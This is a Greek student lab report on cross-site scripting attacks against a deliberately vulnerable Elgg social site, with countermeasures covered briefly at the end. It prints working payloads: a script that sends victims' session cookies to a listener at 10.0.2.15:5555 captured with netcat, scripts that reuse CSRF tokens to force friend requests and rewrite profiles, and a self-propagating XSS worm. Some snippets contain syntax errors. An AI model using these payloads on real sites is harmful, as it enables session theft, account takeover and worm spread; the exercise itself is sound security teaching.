

# ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Εργασία 4

ΠΑΝΤΕΛΕΗΜΩΝ ΠΡΩΙΟΣ

ice18390023

6ο Εξάμηνο

ice18390023@uniwa.gr

Τμήμα ΑΣΦ09



ΠΑΝΕΠΙΣΤΗΜΙΟ ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ  
UNIVERSITY OF WEST ATTICA

**Υπεύθυνοι καθηγητές**

ΛΙΜΝΙΩΤΗΣ ΚΩΝΣΤΑΝΤΙΝΟΣ

ΙΩΑΝΝΑ ΚΑΝΤΖΑΒΕΛΟΥ

Τμήμα Μηχανικών και Πληροφορικής Υπολογιστών  
13 Ιουνίου 2021

## Περιεχόμενα

1	Δραστηριότητα 1: Εμφάνιση μηνύματος ειδοποίησης (alert)	1
2	Δραστηριότητα 2: Εμφάνιση μηνύματος με τα Session Cookies	3
3	Δραστηριότητα 3: Κλοπή cookies από το μηχάνημα του θύματος	5
4	Δραστηριότητα 4: Πώς γίνεστε φίλοι του θύματος	6
5	Δραστηριότητα 5: Τροποποιώντας το προφίλ του θύματος	8
6	Δραστηριότητα 6: Αυτό-πολλαπλασιαζόμενο XSS worm	10
7	Δραστηριότητα 7: Αντίμετρα	12

## Κατάλογος σχημάτων

1.1	Τοποθέτηση js κώδικα εμφάνισης μηνύματος σε alert box . . . . .	1
1.2	Αποτέλεσμα επίθεσης alert box . . . . .	2
2.1	Τοποθέτηση js κώδικα εμφάνισης session cookie σε alert box . . . . .	3
2.2	Εμφάνιση session cookie σε alert box . . . . .	4
3.1	Τοποθέτηση js κώδικα αποστολής session cookie . . . . .	5
3.2	Παραλαβή session cookie . . . . .	5
4.1	HTTP live header add friend . . . . .	7
4.2	Τοποθέτηση js κώδικα add friend . . . . .	7
4.3	Αποτέλεσμα επίθεσης add friend . . . . .	7
5.1	Οι παράμετροι του POST request για την αλλαγή του προφίλ . . . . .	9
5.2	Αποτέλεσμα της επίθεσης αλλαγής προφίλ . . . . .	9
6.1	Το προφίλ του Dummy . . . . .	11
6.2	Το προφίλ του Victim . . . . .	11
7.1	Αποτέλεσμα με τα αντίμετρα . . . . .	12

## 1 Δραστηριότητα 1: Εμφάνιση μηνύματος ειδοποίησης (alert)


Για να εκτελέσουμε js κώδικα όταν κάποιος χρήστης επισκεφτεί το προφίλ μας, μπορούμε να τοποθετήσουμε τον js κώδικα στο brief description και να το βάλουμε να είναι public.

```
<script>alert('Got xss attack');</script>
```

Με αυτή την εντολή θα εμφανίσει ένα alert box στον φυλλομετρητή με το μήνυμα 'Got xss attack'.

The screenshot shows a web interface for editing a user profile. The user's name is 'Panteleimon Proios'. The 'About me' section has a rich text editor with a toolbar. The 'Brief description' field is a text input containing the JavaScript code: `<script>alert('Got xss attack');</script>`. Both the 'Brief description' and the 'About me' section are set to 'Public' visibility. A right sidebar contains navigation links such as 'Search', 'Blogs', 'Bookmarks', 'Files', 'Pages', 'Wire posts', 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

Σχήμα 1.1: Τοποθέτηση js κώδικα εμφάνισης μηνύματος σε alert box



Σχήμα 1.2: Αποτέλεσμα επίθεσης alert box

## 2 Δραστηριότητα 2: Εμφάνιση μηνύματος με τα Session Cookies


Έχουμε την δυνατότητα πρόσβασης σαν να είμαστε ο server διότι ο κώδικας ο οποίος εκτελείται είναι σαν να μεταφέρεται από αυτόν, με αποτέλεσμα να έχουμε τα ίδια δικαιώματα. Οπότε, όπως και πριν μπορούμε να εμφανίσουμε σε ένα alert box τα cookies έχοντας πρόσβαση στις μεταβλητές.

```
<script>alert(document.cookie);</script>
```

Αφού τοποθετήσουμε τον κώδικα στο brief description, όταν κάποιος επισκεφτεί το προφίλ μας θα του εμφανιστεί ένα alert box με το session cookie του.

The screenshot shows a web interface for editing a user profile. The user's name is 'Panteleimon Proios'. The 'About me' section has a rich text editor with a toolbar. Below it is a dropdown menu set to 'Public'. The 'Brief description' section contains the JavaScript code `<script>alert(document.cookie);</script>` and is also set to 'Public'. On the right side, there is a sidebar with a search bar, a user profile picture and name, and a list of links: Blogs, Bookmarks, Files, Pages, Wire posts, Edit avatar, Edit profile, Change your settings, Account statistics, Notifications, and Group notifications.

Σχήμα 2.1: Τοποθέτηση js κώδικα εμφάνισης session cookie σε alert box



Σχήμα 2.2: Εμφάνιση session cookie σε alert box

### 3 Δραστηριότητα 3: Κλοπή cookies από το μηχάνημα του θύματος

Για να υποκλέψουμε τα session cookies μπορούμε όπως και πριν να ξεγελάσουμε το σύστημα και να του πούμε πως πρέπει να φορτώσει μια φωτογραφία από ip και port number δικού μας server με κάποιο argument που στην περίπτωση μας θα είναι το cookie id του (ωστόσο για να μην φαίνεται ύποπτο θα μπορούσαμε να επιστρέφουμε κάποια εικόνα).

```
<script>
document.write('<img src=http://10.0.2.15:5555?c=' + escape(document.cookie) + '>');
</script>
```



Σχήμα 3.1: Τοποθέτηση js κώδικα αποστολής session cookie

Με την χρήση του εργαλείου netcat (nc) μπορούμε να ακούμε σε κάποιο συγκεκριμένο port στο μηχάνημα μας. Οπότε, με την εντολή

```
nc -l 5555 -v
```

ακούμε στο port number 5555 περιμένοντας κάποιος να συνδεθεί. Το flag -l είναι για την ακρόαση του port και το -v για περαιτέρω πληροφορίες εκτός των βασικών.

```
[06/12/21]seed@VM:~/.../lab4$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [10.0.2.15] port 5555 [tcp/*] accepted (family 2, sport 46582)
GET /?c=Elgg%3Dpn225e88kato1n50ebbh0klor3 HTTP/1.1
Host: 10.0.2.15:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/Delos
Connection: keep-alive
```

Σχήμα 3.2: Παραλαβή session cookie

## 4 Δραστηριότητα 4: Πώς γίνεστε φίλοι του θύματος

Για να τοποθετήσουμε κώδικα έτσι ώστε όποιος επισκεφτεί το προφίλ μας, να μας κάνει αίτημα φιλίας αυτόματα, πρέπει πρώτα να δούμε την δομή τέτοιων αιτημάτων. Για να το καταφέρουμε αυτό μπορούμε να κάνουμε hover πάνω από την επιλογή add friend και να δούμε το url το οποίο θα σταλθεί (δεν είναι ο καλύτερος τρόπος π.χ. σε περίπτωση port request) ή μπορούμε να χρησιμοποιήσουμε το HTTP header live ή πατώντας inspect element στην καρτέλα network μπορούμε να δούμε τις πληροφορίες που αναζητούμε. Στην εικόνα (αν και δεν φαίνεται ολόκληρο) βλέπουμε πως γίνεται GET request με 3 παραμέτρους (με ακόμα 2 που επαναλαμβάνονται) και το url της μορφής `http://www.xsslabelgg.com/action/friends/add`. Οι παράμετροι είναι οι


- friend, όπου είναι το guid του οποίου θέλουμε να προσθέσουμε ως φίλο
- ts, όπου είναι ένα χρονικό timestamp
- token, όπου είναι κάτι μη γνωστό προς εμάς

Το guid του χρήστη panteleimon proios είναι 54, το οποίο μπορούμε να το δούμε είτε από html αρχείο είτε κάνοντας friend request σε αυτόν. Το ts και token είναι μεταβλητές οι οποίες υπάρχουν στον φυλλομετρητή του χρήστη με αποτέλεσμα να κάνει την επίθεση ποίο εύκολη εφόσον όπως και πριν είχαμε πρόσβαση στα cookies μπορούμε να έχουμε πρόσβαση και σε αυτά. Έτσι, τοποθετώντας τον παρακάτω js κώδικα στο description του επιτιθέμενου μπορούμε να φέρουμε εις πέρας την επίθεση.


```
1 <script type="text/javascript">
2 window.onload=function(){
3   var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
4   var token = "&__elgg_token="+elgg.security.token.__elgg_token;
5
6   var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=54" + ts + token;
7
8   var Ajax=null;
9   Ajax = new XMLHttpRequest();
10  Ajax.open("GET", sendurl, true);
11  Ajax.setRequestHeader("Host","www.xsslabelgg.com");
12  Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
13  Ajax.send();
14 }
15 </script>
```

Έπειτα, εφόσον κάποιος επισκεφτεί το προφίλ μας, θα γίνει και φίλος με εμάς. Οι γραμμές 3 και 4 είναι το όνομα της παραμέτρου (και το & είναι ο τρόπος οπου ξεχωρίζονται στο GET request) μαζί με το περιεχόμενο της παραμέτρου. Επίσης, εάν κωδικοποιήσουμε τον κώδικα μπορούμε να τον τοποθετήσουμε στο editor mode με αποτέλεσμα να ξανά εκτελεσθεί.






Σχήμα 4.1: HTTP live header add friend



Σχήμα 4.2: Τοποθέτηση js κώδικα add friend




Σχήμα 4.3: Αποτέλεσμα επίθεσης add friend

## 5 Δραστηριότητα 5: Τροποποιώντας το προφίλ του θύματος


Για να τροποποιήσουμε το προφίλ του θύματος θα πρέπει όπως και πριν να δούμε ποίο είναι το request που στέλνεται για να τροποποιηθεί ένα προφίλ. Οπότε, τροποποιώντας το δικό μας προφίλ, και κάνοντας inspect element, μπορούμε να δούμε στην καρτέλα network τις παραμέτρους που στέλνει το POST request για την αλλαγή του προφίλ με url <http://www.xsslabelgg.com/action/profile/edit>. Οπότε, τοποθετώντας στο about me τον κώδικά και αλλάζοντας τις μεταβλητές, επιτυγχάνουμε την αλλαγή του προφίλ κάποιου χρήστη με τον ακόλουθο κώδικα.

```
1 <script type="text/javascript">
2 window.onload=function(){
3
4     var guid+"&guid="+elgg.session.user.guid;
5     var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
6     var token+"&__elgg_token="+elgg.security.token.__elgg_token;
7     var name+"&name="+ elgg.session.user.name;
8
9     var briefDesc+"&briefdescription=Padelis is my hero";
10    var content=briefDesc+guid+ts+token+name;
11    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
12    var yourGuid=54;
13    if(elgg.session.user.guid!=yourGuid) {
14        var Ajax=null;
15        Ajax=new XMLHttpRequest();
16        Ajax.open("POST", sendurl, true);
17        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
18        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
19        Ajax.send(content);
20    }
21 }
22 </script>
```

Η μεταβλητή content είναι η μεταβλητή που στέλνουμε, όπου περιέχει όλες τις μεταβλητές με τα περιεχόμενά τους. Επίσης, ο έλεγχος του guid στην γραμμή 13 γίνεται για να μην αλλάξει το προφίλ του επιτιθέμενου.



Σχήμα 5.1: Οι παράμετροι του POST request για την αλλαγή του προφίλ



Σχήμα 5.2: Αποτέλεσμα της επίθεσης αλλαγής προφίλ

## 6 Δραστηριότητα 6: Αυτό-πολλαπλασιαζόμενο XSS worm


Για να πολλαπλασιάσουμε την επίθεση μας, μπορούμε όπως πριν που κάναμε modify το προφίλ του χρήστη, αντί απλά να κάνουμε modify να του προσθέσουμε κώδικα όπως αυτόν που έχουμε τοποθετήσει στο προφίλ του επιτιθέμενου. Έτσι, δοκιμάζοντας την προσέγγιση DOM, δίνοντας ένα id στο html label tag (π.χ. worm) μπορούμε να το αντιγράψουμε, χρησιμοποιώντας την εντολή document.getElementById("worm").innerHTML. Οπότε, τώρα θα πρέπει να το ξανά τοποθετήσουμε σε ένα ίδιο html label tag με το ίδιο id. Με τον παρακάτω κώδικα επιτυγχάνουμε αυτήν την επίθεση και ο χρήστης The Victim μολύνεται από τον χρήστη Dummy ο οποίος επισκέφτηκε το profil του χρήστη Panteleimon Proios. Επίσης, για να είναι επιτυχημένη η επίθεση πρέπει στην αλλαγή προφίλ των χρηστών να κάνουμε public το about me, έτσι ώστε να έχουν πρόσβαση όλοι με αποτέλεσμα να μολύνονται όλοι.

```
<script type="text/javascript" id="worm">
window.onload=function(){
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</\" + \"script>";
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


    var desc="&description=Padelis is batman" + wormCode;
    desc += "&accesslevel[description]=2";

    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;
    var name="&name="+ elgg.session.user.name;

    var content=desc+guid+ts+token+name;
    var sendurl="http://www.xsslabelgg.com/action/profile/edit";
    var yourGuid=54;
    if(elgg.session.user.guid!=yourGuid) {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```




Σχήμα 6.1: Το προφίλ του Dummy



Σχήμα 6.2: Το προφίλ του Victim

## 7 Δραστηριότητα 7: Αντίμετρα

Με το αντίμετρο HTMLawed παρατηρούμε πως διαγράφονται τα html tags τα οποία υπάρχουν. Ενώ με την συνάρτηση htmlspecialchars, οι ειδικοί χαρακτήρες μετατρέπονται έτσι ώστε να χάνουν την σημασία τους αλλά όχι την εμφάνισή του περιεχομένου.



[Edit profile](#)[Edit avatar](#)

[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire posts](#)

### Panteleimon Proios

**About me**

```
window.onload=function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag);

var desc="&description=Padelis is batman" + wormCode;
desc += "&accesslevel[description]=2";

var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var name="&name="+ elgg.session.user.name;

var content=desc+guid+ts+token+name; //FILL IN
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
//FILL IN
var yourGuid=54; //FILL IN
if(elgg.session.user.guid!=yourGuid) {
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}}
```

Σχήμα 7.1: Αποτέλεσμα με τα αντίμετρα